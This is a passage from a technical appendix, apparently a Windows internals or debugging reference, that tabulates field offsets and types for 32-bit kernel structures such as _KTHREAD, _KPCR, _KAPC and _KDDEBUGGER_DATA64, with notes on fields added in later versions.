| +0x0df | InitialNode | : | UCHAR |
| +0x0e0 | ServiceTable | : | PTR32 VOID |
| +0x0e4 | Queue | : | PTR32 _KQUEUE |
| +0x0e8 | ApcQueueLock | : | UINT4B |
| +0x0f0 | Timer | : | _KTIMER |
| +0x118 | QueueListEntry | : | _LIST_ENTRY |
| +0x120 | SoftAffinity | : | UINT4B |
| +0x124 | Affinity | : | UINT4B |
| +0x128 | Preempted | : | UCHAR |
| +0x129 | ProcessReadyQueue | : | UCHAR |
| +0x12a | KernelStackResident | : | UCHAR |
| +0x12b | NextProcessor | : | UCHAR |
| +0x12c | CallbackStack | : | PTR32 VOID |
| +0x130 | Win32Thread | : | PTR32 VOID |
| +0x134 | TrapFrame | : | PTR32 _KTRAP_FRAME |
| +0x138 | ApcStatePointer | : | [2] PTR32 _KAPC_STATE |
| +0x140 | PreviousMode | : | CHAR |
| +0x141 | EnableStackSwap | : | UCHAR |
| +0x142 | LargeStack | : | UCHAR |
| +0x143 | ResourceIndex | : | UCHAR |
| +0x144 | KernelTime | : | UINT4B |
| +0x148 | UserTime | : | UINT4B |
| +0x14c | SavedApcState | : | _KAPC_STATE |
| +0x164 | Alertable | : | UCHAR |
| +0x165 | ApcStateIndex | : | UCHAR |
| +0x166 | ApcQueueable | : | UCHAR |
| +0x167 | AutoAlignment | : | UCHAR |
| +0x168 | StackBase | : | PTR32 VOID |
| +0x16c | SuspendApc | : | _KAPC |
| +0x19c | SuspendSemaphore | : | _KSEMAPHORE |
| +0x1b0 | ThreadListEntry | : | _LIST_ENTRY |
| +0x1b8 | FreezeCount | : | CHAR |
| +0x1b9 | SuspendCount | : | CHAR |

| | | | |
|---|---|---|---|
| +0x1ba | IdealProcessor | : | UCHAR |
| +0x1bb | DisableBoost | : | UCHAR |

### A.1.5 Kernel Processor Control Region

Data Structure: `nt!_KPCR`

| Offset | Member Name | | Member Type |
|---|---|---|---|
| +0x000 | NtTib | : | _NT_TIB |
| +0x01c | SelfPcr | : | PTR32 _KPCR |
| +0x020 | Prcb | : | PTR32 _KPRCB |
| +0x024 | Irql | : | UCHAR |
| +0x028 | IRR | : | UINT4B |
| +0x02c | IrrActive | : | UINT4B |
| +0x030 | IDR | : | UINT4B |
| +0x034 | KdVersionBlock | : | PTR32 VOID |
| +0x038 | IDT | : | PTR32 _KIDTENTRY |
| +0x03c | GDT | : | PTR32 _KGDTENTRY |
| +0x040 | TSS | : | PTR32 _KTSS |
| +0x044 | MajorVersion | : | UINT2B |
| +0x046 | MinorVersion | : | UINT2B |
| +0x048 | SetMember | : | UINT4B |
| +0x04c | StallScaleFactor | : | UINT4B |
| +0x050 | DebugActive | : | UCHAR |
| +0x051 | Number | : | UCHAR |
| +0x052 | Spare0 | : | UCHAR |
| +0x053 | SecondLevelCacheAssociativity | : | UCHAR |
| +0x054 | VdmAlert | : | UINT4B |
| +0x058 | KernelReserved | : | [14] UINT4B |
| +0x090 | SecondLevelCacheSize | : | UINT4B |
| +0x094 | HalReserved | : | [16] UINT4B |
| +0x0d4 | InterruptMode | : | UINT4B |
| +0x0d8 | Spare1 | : | UCHAR |
| +0x0dc | KernelReserved2 | : | [17] UINT4B |
| +0x120 | PrcbData | : | _KPRCB |

### A.1.6 Kernel Asynchronous Procedure Call

Data Structure: `nt!_KAPC`

| Offset | Member Name | | Member Type |
|---|---|---|---|
| +0x000 | Type | : | INT2B |
| +0x002 | Size | : | INT2B |
| +0x004 | Spare0 | : | UINT4B |
| +0x008 | Thread | : | PTR32 _KTHREAD |
| +0x00c | ApcListEntry | : | _LIST_ENTRY |
| +0x014 | KernelRoutine | : | PTR32 VOID |
| +0x018 | RundownRoutine | : | PTR32 VOID |
| +0x01c | NormalRoutine | : | PTR32 VOID |
| +0x020 | NormalContext | : | PTR32 VOID |
| +0x024 | SystemArgument1 | : | PTR32 VOID |
| +0x028 | SystemArgument2 | : | PTR32 VOID |
| +0x02c | ApcStateIndex | : | CHAR |
| +0x02d | ApcMode | : | CHAR |
| +0x02e | Inserted | : | UCHAR |

### A.1.7 Kernel Asynchronous Procedure Call State

Data Structure: `nt!_KAPC_STATE`

| Offset | Member Name | | Member Type |
|---|---|---|---|
| +0x000 | ApcListHead | : | [2] _LIST_ENTRY |
| +0x010 | Process | : | PTR32 _KPROCESS |
| +0x014 | KernelApcInProgress | : | UCHAR |
| +0x015 | KernelApcPending | : | UCHAR |
| +0x016 | UserApcPending | : | UCHAR |

### A.1.8 Kernel Debugger Version Data

Data Structure: `nt!_DBGKD_GET_VERSION64`

| Offset | Member Name | | Member Type |
|---|---|---|---|
| +0x000 | MajorVersion | : | UINT2B |
| +0x002 | MinorVersion | : | UINT2B |
| +0x004 | ProtocolVersion | : | UINT2B |
| +0x006 | Flags | : | UINT2B |
| +0x008 | MachineType | : | UINT2B |
| +0x00a | MaxPacketType | : | UCHAR |
| +0x00b | MaxStateChange | : | UCHAR |
| +0x00c | MaxManipulate | : | UCHAR |
| +0x00d | Simulation | : | UCHAR |
| +0x00e | Unused | : | [1] UINT2B |
| +0x010 | KernBase | : | UINT8B |
| +0x018 | PsLoadedModuleList | : | UINT8B |
| +0x020 | DebuggerDataList | : | UINT8B |

### A.1.9 Kernel Debugger Data Header

Data Structure: `nt!_DBGKD_DEBUG_DATA_HEADER64`

| Offset | Member Name | | Member Type |
|---|---|---|---|
| +0x000 | List | : | LIST_ENTRY64 |
| +0x010 | OwnerTag | : | UINT4B |
| +0x014 | Size | : | UINT4B |

### A.1.10 Kernel Debugger Data

Data Structure: `nt!_KDDEBUGGER_DATA64`

| Offset | Member Name | | Member Type |
|---|---|---|---|
| +0x000 | Header | : | DBGKD_DEBUG _DATA_HEADER64 |
| +0x018 | KernBase | : | UINT8B |
| +0x020 | BreakpointWithStatus | : | UINT8B |
| +0x028 | SavedContext | : | UINT8B |
| +0x030 | ThCallbackStack | : | UINT2B |
| +0x032 | NextCallbank | : | UINT2B |
| +0x034 | FramePointer | : | UINT2B |
| +0x036 | PaeEnabled | : | UINT2B |
| +0x038 | KiCallUserMode | : | UINT8B |
| +0x040 | KeUserCallbackDispatcher | : | UINT8B |
| +0x048 | PsLoadedModuleList | : | UINT8B |
| +0x050 | PsActiveProcessHead | : | UINT8B |
| +0x058 | PspCidTable | : | UINT8B |
| +0x060 | ExpSystemResourcesList | : | UINT8B |
| +0x068 | ExpPagedPoolDescriptor | : | UINT8B |
| +0x070 | ExpNumberOfPagedPools | : | UINT8B |
| +0x078 | KeTimeIncrement | : | UINT8B |
| +0x080 | KeBugCheckCallbackListHead | : | UINT8B |
| +0x088 | KiBugcheckData | : | UINT8B |
| +0x090 | IopErrorLogListHead | : | UINT8B |
| +0x098 | ObpRootDirectoryObject | : | UINT8B |
| +0x0a0 | ObpTypeObjectType | : | UINT8B |
| +0x0a8 | MmSystemCacheStart | : | UINT8B |
| +0x0b0 | MmSystemCacheEnd | : | UINT8B |
| +0x0b8 | MmSystemCacheWs | : | UINT8B |
| +0x0c0 | MmPfnDatabase | : | UINT8B |
| +0x0c8 | MmSystemPtesStart | : | UINT8B |
| +0x0d0 | MmSystemPtesEnd | : | UINT8B |
| +0x0d8 | MmSubsectionBase | : | UINT8B |
| +0x0e0 | MmNumberOfPagingFiles | : | UINT8B |
| +0x0e8 | MmLowestPhysicalPage | : | UINT8B |
| +0x0f0 | MmHighestPhysicalPage | : | UINT8B |
| +0x0f8 | MmNumberOfPhysicalPages | : | UINT8B |
| +0x100 | MmMaximumNonPagedPoolInBytes | : | UINT8B |

| | | | |
|---|---|---|---|
| +0x108 | MmNonPagedSystemStart | : | UINT8B |
| +0x110 | MmNonPagedPoolStart | : | UINT8B |
| +0x118 | MmNonPagedPoolEnd | : | UINT8B |
| +0x120 | MmPagedPoolStart | : | UINT8B |
| +0x128 | MmPagedPoolEnd | : | UINT8B |
| +0x130 | MmPagedPoolInformation | : | UINT8B |
| +0x138 | MmPageSize | : | UINT8B |
| +0x140 | MmSizeOfPagedPoolInBytes | : | UINT8B |
| +0x148 | MmTotalCommitLimit | : | UINT8B |
| +0x150 | MmTotalCommittedPages | : | UINT8B |
| +0x158 | MmSharedCommit | : | UINT8B |
| +0x160 | MmDriverCommit | : | UINT8B |
| +0x168 | MmProcessCommit | : | UINT8B |
| +0x170 | MmPagedPoolCommit | : | UINT8B |
| +0x178 | MmExtendedCommit | : | UINT8B |
| +0x180 | MmZeroedPageListHead | : | UINT8B |
| +0x188 | MmFreePageListHead | : | UINT8B |
| +0x190 | MmStandbyPageListHead | : | UINT8B |
| +0x198 | MmModifiedPageListHead | : | UINT8B |
| +0x1a0 | MmModifiedNoWritePageListHead | : | UINT8B |
| +0x1a8 | MmAvailablePages | : | UINT8B |
| +0x1b0 | MmResidentAvailablePages | : | UINT8B |
| +0x1b8 | PoolTrackTable | : | UINT8B |
| +0x1c0 | NonPagedPoolDescriptor | : | UINT8B |
| +0x1c8 | MmHighestUserAddress | : | UINT8B |
| +0x1d0 | MmSystemRangeStart | : | UINT8B |
| +0x1d8 | MmUserProbeAddress | : | UINT8B |
| +0x1e0 | KdPrintCircularBuffer | : | UINT8B |
| +0x1e8 | KdPrintCircularBufferEnd | : | UINT8B |
| +0x1f0 | KdPrintWritePointer | : | UINT8B |
| +0x1f8 | KdPrintRolloverCount | : | UINT8B |
| +0x200 | MmLoadedUserImageList | : | UINT8B |
| | `****** NT 5.1 Addition *******` | | |
| +0x208 | NtBuildLab | : | UINT8B |
| +0x210 | KiNormalSystemCall | : | UINT8B |
| | `*** NT 5.0 Hotfix Addition ***` | | |
| +0x218 | KiProcessorBlock | : | UINT8B |
| +0x220 | MmUnloadedDrivers | : | UINT8B |
| +0x228 | MmLastUnloadedDriver | : | UINT8B |
| +0x230 | MmTriageActionTaken | : | UINT8B |

| | | | |
|---|---|---|---|
| +0x238 | MmSpecialPoolTag | : | UINT8B |
| +0x240 | KernelVerifier | : | UINT8B |
| +0x248 | MmVerifierData | : | UINT8B |
| +0x250 | MmAllocatedNonPagedPool | : | UINT8B |
| +0x258 | MmPeakCommitment | : | UINT8B |
| +0x260 | MmTotalCommitLimitMaximum | : | UINT8B |
| +0x268 | CmNtCSDVersion | : | UINT8B |
| | `****** NT 5.1 Addition *******` | | |
| +0x270 | MmPhysicalMemoryBlock | : | UINT8B |
| +0x278 | MmSessionBase | : | UINT8B |
| +0x280 | MmSessionSize | : | UINT8B |
| +0x288 | MmSystemParentTablePage | : | UINT8B |
| | `**** Server 2003 addition ****` | | |
| +0x290 | MmVirtualTranslationBase | : | UINT8B |
| +0x298 | OffsetKThreadNextProcessor | : | UINT2B |
| +0x29a | OffsetKThreadTeb | : | UINT2B |
| +0x29c | OffsetKThreadKernelStack | : | UINT2B |
| +0x29e | OffsetKThreadInitialStack | : | UINT2B |
| +0x2a0 | OffsetKThreadApcProcess | : | UINT2B |
| +0x2a2 | OffsetKThreadState | : | UINT2B |
| +0x2a4 | OffsetKThreadBStore | : | UINT2B |
| +0x2a6 | OffsetKThreadBStoreLimit | : | UINT2B |
| +0x2a8 | SizeEProcess | : | UINT2B |
| +0x2aa | OffsetEprocessPeb | : | UINT2B |
| +0x2ac | OffsetEprocessParentCID | : | UINT2B |
| +0x2ae | OffsetEprocessDirectoryTableBase | : | UINT2B |
| +0x2b0 | SizePrcb | : | UINT2B |
| +0x2b2 | OffsetPrcbDpcRoutine | : | UINT2B |
| +0x2b4 | OffsetPrcbCurrentThread | : | UINT2B |
| +0x2b6 | OffsetPrcbMhz | : | UINT2B |
| +0x2b8 | OffsetPrcbCpuType | : | UINT2B |
| +0x2ba | OffsetPrcbVendorString | : | UINT2B |
| +0x2bc | OffsetPrcbProcStateContext | : | UINT2B |
| +0x2be | OffsetPrcbNumber | : | UINT2B |
| +0x2c0 | SizeEThread | : | UINT2B |
| +0x2c2 | KdPrintCircularBufferPtr | : | UINT8B |
| +0x2ca | KdPrintBufferSize | : | UINT8B |
| +0x2d2 | KeLoaderBlock | : | UINT8B |
| +0x2da | SizePcr | : | UINT2B |
| +0x2dc | OffsetPcrSelfPcr | : | UINT2B |

| | | | |
|---|---|---|---|
| +0x2de | OffsetPcrCurrentPrcb | : | UINT2B |
| +0x2e0 | OffsetPcrContainedPrcb | : | UINT2B |
| +0x2e2 | OffsetPcrInitialBStore | : | UINT2B |
| +0x2e4 | OffsetPcrBStoreLimit | : | UINT2B |
| +0x2e6 | OffsetPcrInitialStack | : | UINT2B |
| +0x2e8 | OffsetPcrStackLimit | : | UINT2B |
| +0x2ea | OffsetPrcbPcrPage | : | UINT2B |
| +0x2ec | OffsetPrcbProcStateSpecialReg | : | UINT2B |
| +0x2ee | GdtR0Code | : | UINT2B |
| +0x2f0 | GdtR0Data | : | UINT2B |
| +0x2f2 | GdtR0Pcr | : | UINT2B |
| +0x2f4 | GdtR3Code | : | UINT2B |
| +0x2f6 | GdtR3Data | : | UINT2B |
| +0x2f8 | GdtR3Teb | : | UINT2B |
| +0x2fa | GdtLdt | : | UINT2B |
| +0x2fc | GdtTss | : | UINT2B |
| +0x2fe | Gdt64R3CmCode | : | UINT2B |
| +0x300 | Gdt64R3CmTeb | : | UINT2B |
| +0x302 | IopNumTriageDumpDataBlocks | : | UINT8B |
| +0x30a | IopTriageDumpDataBlocks | : | UINT8B |
| | `***** Longhorn Addition ******` | | |
| +0x312 | VfCrashDataBlock | : | UINT8B |
| +0x31a | MmBadPagesDetected | : | UINT8B |
| +0x322 | MmZeroedPageSingleBitErrorsDetected | : | UINT8B |
| | `***** Windows 7 Addition *****` | | |
| +0x32a | EtwpDebuggerData | : | UINT8B |
| +0x332 | OffsetPrcbContext | : | UINT2B |